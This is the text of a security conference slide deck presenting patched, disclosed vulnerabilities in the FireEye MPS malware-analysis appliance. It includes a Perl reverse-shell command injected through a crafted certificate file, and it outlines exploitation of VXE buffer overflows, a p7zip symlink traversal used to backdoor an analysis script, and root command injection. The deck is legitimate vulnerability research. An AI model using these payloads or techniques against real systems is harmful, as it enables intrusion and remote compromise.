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Playing with Fire

Attacking the FireEye® MPS

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

Who Am I

- Security researcher at ERNW.
- Main Interests: Virtualization and Application Security

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Recent Research

- Microsoft Hyper-V
  - MS13-092
- Xen
  - Xen XSA-123
- IBM GPFS
  - CVE-2015-019(7,8,9)
- Always very smooth disclosure process.

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This Time It's Different

Therefore we need a lengthy disclaimer here.

Disclaimer

- Due to a recent injunction by the Landgericht Hamburg on behalf of FireEye® Inc. some accompanying details to understand the nature of the vulnerabilities cannot be presented today. We fully adhere to that injunction in the following.
  - All technical details shown are based on a document which was mutually agreed upon between FireEye® and ERNW.

- I am not able to discuss details about the removed content or the ongoing legal procedures.

- We'll just let the bugs speak.

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Agenda

- Getting Access
- Architecture
- VXE
- MIP

FireEye® MPS

Random dummy appliance: © design-creators.net

- **M**alware **P**rotection **S**ystem
  - Software running on FireEye® appliances.
  - Differences in Sample collection:
    - Network, Mail, Fileserver, Manual
- I'll talk about **webMPS 7.5.1**
  - Bugs exist in all the above variants.
- They have been patched in the interim.
  - Security note link: bit.ly/fireNOTICE [1]

[1] https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-ernw-vulnerability.pdf

Establishing Access

It turned out that there was this bug…

- Initial Situation: Administrative access to device
- Web Interface
  - Reporting / Analysis
- CLI
  - Reachable via SSH
  - Restricted IOS-like shell

➔ Get OS access to find possible vulnerabilities in analysis process.

Establishing Access

- Web Interface allows configuration of used TLS certs and CAs (post auth)
  - Legally prohibited to show you a screenshot of the interface.
- Uploaded files are passed to *openssl* for validation
- For a CA bundle every included cert is validated individually:
  - Split file on “END CERTIFICATE”
  - Pipe single chunk to openssl and parse output:

```
echo ”$data" | openssl x509 -noout –text
```

```
felix@knife ~/fireeye % cat rootCA.crt
FOO"; echo 'use
Socket;$i="172.28.2.214";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");
open(STDERR,">&S");exec("/bin/sh
-i");};' > /tmp/connect.pl; echo "
-----BEGIN CERTIFICATE-----
MIIDtTCCAp2gAwIBAgIJAOtWde1RIp5yMA0GCSqGSIb3DQEBBQUAMEUxCzAJBgNV
BAYTAkRFMRMwEQYDVQQIEwpTb21lLVN0YXRlMSEwHwYDVQQKExhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTUwMzEyMTIxODI5WhcNMTYwMzExMTIxODI5WjBF
MQswCQYDVQQGEwJERTETMBEGA1UECBMKU29tZS1TdGF0ZTEhMB8GA1UEChMYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAo0ofaG4JmPwlbeLMM5s39pHJwPvcoC/mWMv8T6YpKHUItMdUg8hFgsnL
Q+ypTVjVpmGGipj3gQnfVFvVebf4yhFEYjyqrj0i3vBIAcHpa7x0iDBtXmRf+6Os
j2UkzSikd3CYLrUNaQen4wx/HvFpb3Fll9AJqbcXUJ5mpPtbN+RC0zEARAJp6T1u
Ik9rWceChhYa/9mJiFG6Ktqq+9Yrt52hwh12H2tYQKc0T4QR4XRuH9D7iF/3JPyB
bG+kuWDU0MMEzCk7Z/o5XxufhUoRs1eL2C7COPWCiFkRzAZm5+YUBWfgOll0bCQL
hgiwR+PVC7omcDGCFsTp8UvArbX5+QIDAQABo4GnMIGkMB0GA1UdDgQWBBQmRWlD
```

Command Injection

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Establishing Access

- `openssl` ignores everything between BEGIN and END certificate
- Validation of whole bundle succeeds even when the payload is added

→ Trivial Command Injection

Demo

Establishing Access

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Establishing Access

- Not interesting for real world attacks!
  - Requires administrative access to web interface
- But gives (unprivileged) OS access
  - Requirement for finding more interesting bugs
- Next step: Get persistent and privileged access

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Establishing Access

- Privilege “Escalation”
  - Local root password is identical to the configured admin pw ➔ Just use su
- Persistence
  - Root filesystem is read only
  - Remount it and overwrite one of the whitelisted CLI commands
  - Easiest way: Replace telnet binary with symlink to bash

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What next?

- Goals of research on security appliances
  - Understanding of the attack surface
  - Advantages and limitations

➔ Understanding of system architecture is required

Architecture

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...

- As you can imagine, there is some static and some dynamic analysis involved.

- VXE:
  - Virtual Execution Engine
  - One of the main components involved in dynamic analysis

- MIP:
  - Malware Input Processor
  - Orchestrates static analysis

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Attack Scenario

- Attack scenario for the next slides:
  - A file of our choice is analyzed by the appliance
- Trivial to trigger for real world environments:
  - Send mail with attachment to arbitrary employee
  - Trigger download from corporate system by Social Engineering, MitM…
- File does not have to be opened by anyone!
  - Just transferring it is enough

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VXE – Virtual Execution Engine

- Virtualized environment to run malware on
  - []
  - Several interfaces to the physical host system

- Most interesting one:
  - libnetctrl_switch.so

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
libnetctrl_switch.so



- Network packets generated by the virtual machine are passed to this library
- Packets are parsed and passed to either
  - DNS handler
  - IP handler
- DNS handler
  - Quite simple
  - Logs requested hostname and returns faked response

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
libnetctrl_switch.so



- IP handler
  - Handles everything besides DNS
  - Includes mechanism for protocol detection
- Information about a host is stored in an ***addr*** structure
  - Fields for IP address, DNS entry, internal state …
  - Table of 10 ***port*** structs to store data unique to a TCP port
  - Pointers to next/prev address

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
libnetctrl_switch.so



- Sending data to port initializes state machine
- First 12 bytes of TCP payload are converted to uppercase
  - Check for hardcoded protocol indicator
  - GET (HTTP), NICK (IRC) , PASV (FTP)
- When protocol is detected the state machine responds in a semi-realistic way
  - Simulate normal protocol communication

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libnetctrl_switch.so

- Bug 1: /NICK overflow
  1. Sending “/NICK <name>” triggers a welcome msg from the simulated IRC server.
  2. Message includes your nick name
  3. Message is generated using sprintf
  4. .. using a stack buffer with size 1024 as destination

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/NICK overflow

- Write “malware”:
  - `tcp_send (“hitb.org”, 1337, ”/NICK AAAAAAAAAAAAAAAA…");`
- Trigger analysis
- Watch VXE crash:

```
Program received signal SIGSEGV, Segmentation fault.
0x4141414141414141 in ?? ()
```

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/NICK overflow

- Fixed size stack buffer
- No stack cookies
- VXE binary without PIE

- 64bit (VXE addresses require 0bytes)
- Return address points to libnetctrl_switch.so (which uses ASLR)
- NICK can not contain 0bytes
- Last bytes of buffer are not controlled
  → Partial overwrite not possible

➔ Hard to exploit.

port Structure

- `port` structure stores data send during communication:
  - {nick,join,user,mode,user_host}_info
  - Inline 1024 byte buffers
- Buffers are filled using `get_value` function after keyword is detected.
- `get_value` copies bytes till 0byte or line break.
  - Inserts 0byte at the end.
  - No length restriction…

Another Disclaimer

- The following diagrams are here for illustrative purposes.

  They do not describe any architectural design or specifics of FireEye® products.

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
/JOIN Overflow



- More than 1024 bytes after JOIN/NICK/USER .. triggers overflow
  - Limited by MTU of simulated network card (1500 - header)
- Only `join_info` is interesting.
  - Rest overflows in neighboring buffer
- No interesting data to overwrite inside the port structure…
- But…

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
/JOIN Overflow



- **port** is stored inside **addr**
- Overflow in last port structure can corrupt prev and next ptr of linked address list.
- Trigger:
  - Connect to 9 different TCP ports on same host
  - Connect to tenth port and send “/JOIN AAAAAAAAAAAAA….”

Exploitation

- Similar problem to first bug: No 0bytes + 64bit + Heap ASLR
  - But this time we can perform a partial overwrite
- **addr** struct is 0x25A60 bytes long
  - Used malloc implementation allocates structures larger than 0x20000 using mmap
  - Chunk is always at page boundary → Least significant byte of struct address is 0x10

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

Exploitation




- next and prev point at offset after portTable.
  - Least significant byte of both always equals 0x60

Exploitation



- next and prev point at offset after portTable.
  - Least significant byte of both always equals 0x60
- Overwrite last byte of next ptr with the 0byte generated by get_value
- next_ptr points into join_info buffer of second structure

Exploitation



- join_info is initialized with 0s
  - We can create pointers with an arbitrary number of leading 0s
- Point at address in VXE data section around 2k bytes before an interesting overwrite target
  - No PIE for vxe binary
- Next connection that matches IP of faked struct copies TCP payload into port buffer → Write Primitive

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Exploitation

- Header of fake addr struct must be valid
  - Offset 0x0 != 0x0
  - Offset 0x8 == 0x0
  - Offset 0x10 == 0x0
  - **Offset 0x18 == 2 or 3**
- But we can corrupt a lot of data after this point
- 5 lines python == around 12 usable locations in VXE data
- Multiple function tables can be corrupted
  - Use stack pivot to point RSP into controlled buffer
  - ROP “chain” into system() call trivial.

FireEye Label: *MVX Traffic Analysis Buffer Overflow (2,3 of 5)*
ERNW Paper: Memory Corruption Vulnerabilities (Section 3.1)
Severity: Moderate
Products affected: NX, EX, AX, FX
Credit: Felix Wilhelm of ERNW

A buffer overflow vulnerability present in code involved with analyzing malware samples that could allow an attacker to cause a limited denial of service. (This vulnerability accounts for two out of the five identified in the same component that was patched to resolve this issue.)

Source: FireEye® Vulnerability Summary, September 8, 2015:
https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-ernw-vulnerability.pdf

Demo

VXE Exploitation

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
Exploitation



- Technique “bypasses” ASLR
  - Quite stable and fast due to small amount of heap massaging/spraying
- Several requirements for fake address object:
  - Large data corruption
  - Limits possible overwrite targets
  - ➔ But target binary is large enough
- VXE version dependency
  - Bug can potentially be used to create info leak, but difficult to exploit without using raw sockets

➔ Not 100% reliable


.. something else? MIP

- Remember: There is also static analysis involved.
- Responsible component: MIP – Malware Input Processor
  - Running on the host system
- Supports a significant number of different file types
  - [CENSORED]
  - .. and ZIP

MIP and p7zip

- Decompression of zip files is handled by p7zip
  - Inofficial fork of win32 7zip for POSIX systems
  - http://p7zip.sourceforge.net/
- extract_ar.py script performs the following call:
  - `subprocess.call(['/usr/bin/7z', 'x', '-y', dest_arg, pass_arg, archive_name])`

CVE-2015-1038



National Cyber Awareness System

Vulnerability Summary for CVE-2015-1038

Original release date: 01/21/2015
Last revised: 01/23/2015
Source: US-CERT/NIST

Overview

p7zip 9.20.1 allows remote attackers to write to arbitrary files via a symlink attack in an archive.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 5.8 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:P/A:P) (legend)
Impact Subscore: 4.9
Exploitability Subscore: 8.6

CVSS Version 2 Metrics:

Access Vector: Network exploitable
Access Complexity: Medium
Authentication: Not required to exploit
Impact Type: Allows unauthorized modification; Allows disruption of service

- Could be a potential fuzzing target.
  - Maybe any open bug reports?
- CVE-2015-1038: *Directory traversal through symlinks*
  - *https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=774660*

"7z (and 7zr) is susceptible to a directory traversal vulnerability. While extracting an archive, it will extract symlinks and then follow them if they are referenced in further entries. This can be exploited by a rogue archive to write files outside the current directory." – Alexander Cherepanov cherepan@mccme.ru

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Exploiting MIP

- Create zip/7z file with symlink to writable directory
- Trigger analysis (Mail..)
  - MIP extracts archives and follows symlink
- Arbitrary file creation in any directory writable by MIP user
  - Overwrites possible due to –y flag.

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
MIP privileges

- Most important directories are not writable for MIP user
- But /censored/xyz/ is!
- Includes static analysis scripts for different file types
  - For example rtf.py – called whenever analysis of an rtf file is performed
- Files itself aren't writable, but directory is
  - Overwrite possible

MIP – Directory Traversal to Code Exec [I]

1. Create malicious zip archive containing
   - ¬ symlink to /censored/xyz/
   - ¬ and backdoored rtf.py




2. Send mail to sales@ernw.de with zip attached.

3. Analysis extracts zip and overwrites rtf.py with backdoored version.


RFT document: © Jordan Michael / ZIP archive: © Thvg / Dummy appliance: © design-creators.net

MIP – Directory Traversal to Code Exec [II]



4. Send another mail to sales@ernw.de with arbitrary rtf attached.

5. Static analysis module executes rtf.py



6. Wait for shell to pop.

RFT document: © Jordan Michael / ZIP archive: © Thvg / Dummy appliance: © design-creators.net

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
What does this mean?

- 100% reliable code execution against vulnerable devices
  - Remember: It's been patched in the interim.
- But code is only running as low privileged user
- Still: Full compromise would require a privilege escalation

cms_agent.rb



- Ruby script running with root privileges
- Listening on local tcp port 9900.
- Centralized Management functionality
- Implements a dRuby server
  - RPC mechanism to call ruby methods / exchange objects over the network
- mdreq_exec method passes first argument directly as first argument to command line invocation
  - Simple command injection again.

Final Demo

100% reliable remote root with a zip archive

Get Your Appliances Patched Right NOW

If you would only take one thing away from this talk…

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Conclusions

- Possible Mitigations / Hardening measurements:
  - Use compiler hardening (stack protector, PIE..)
  - Run static analysis process in virtualized setting
  - Hardening of local privileged processes
  - Implementation of parsing code in memory safe languages

- Even with these Mitigations:
  - The new capabilities gained by using virtual machine technology to detect malicious behavior also mean there are specific attack exposures that vendors must account for.

Timeline [I]

- April 7th 2015: Initial (attempt of) contact via security@fireeye.com, several tries
- April 27th 2015: Reaching out via Twitter → response.

https://twitter.com/_fel1x/status/592734994595995648

Timeline & Comments [II]

- May 7th: conference call.
- June 10th: conference call.
- July 17th: conference call.
- July 23rd: conference call.
- Aug 05th: face to face meeting in Las Vegas.
  - Our impression was that a provisional agreement was reached here.
- Aug 06th: FireEye sends cease-and-desist letter.
- Aug 13th: district court of Hamburg issues injunction.

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Thanks for your attention!

Q&A

@_fel1x

fwilhelm@ernw.de

Also visit our blog: https://insinuator.net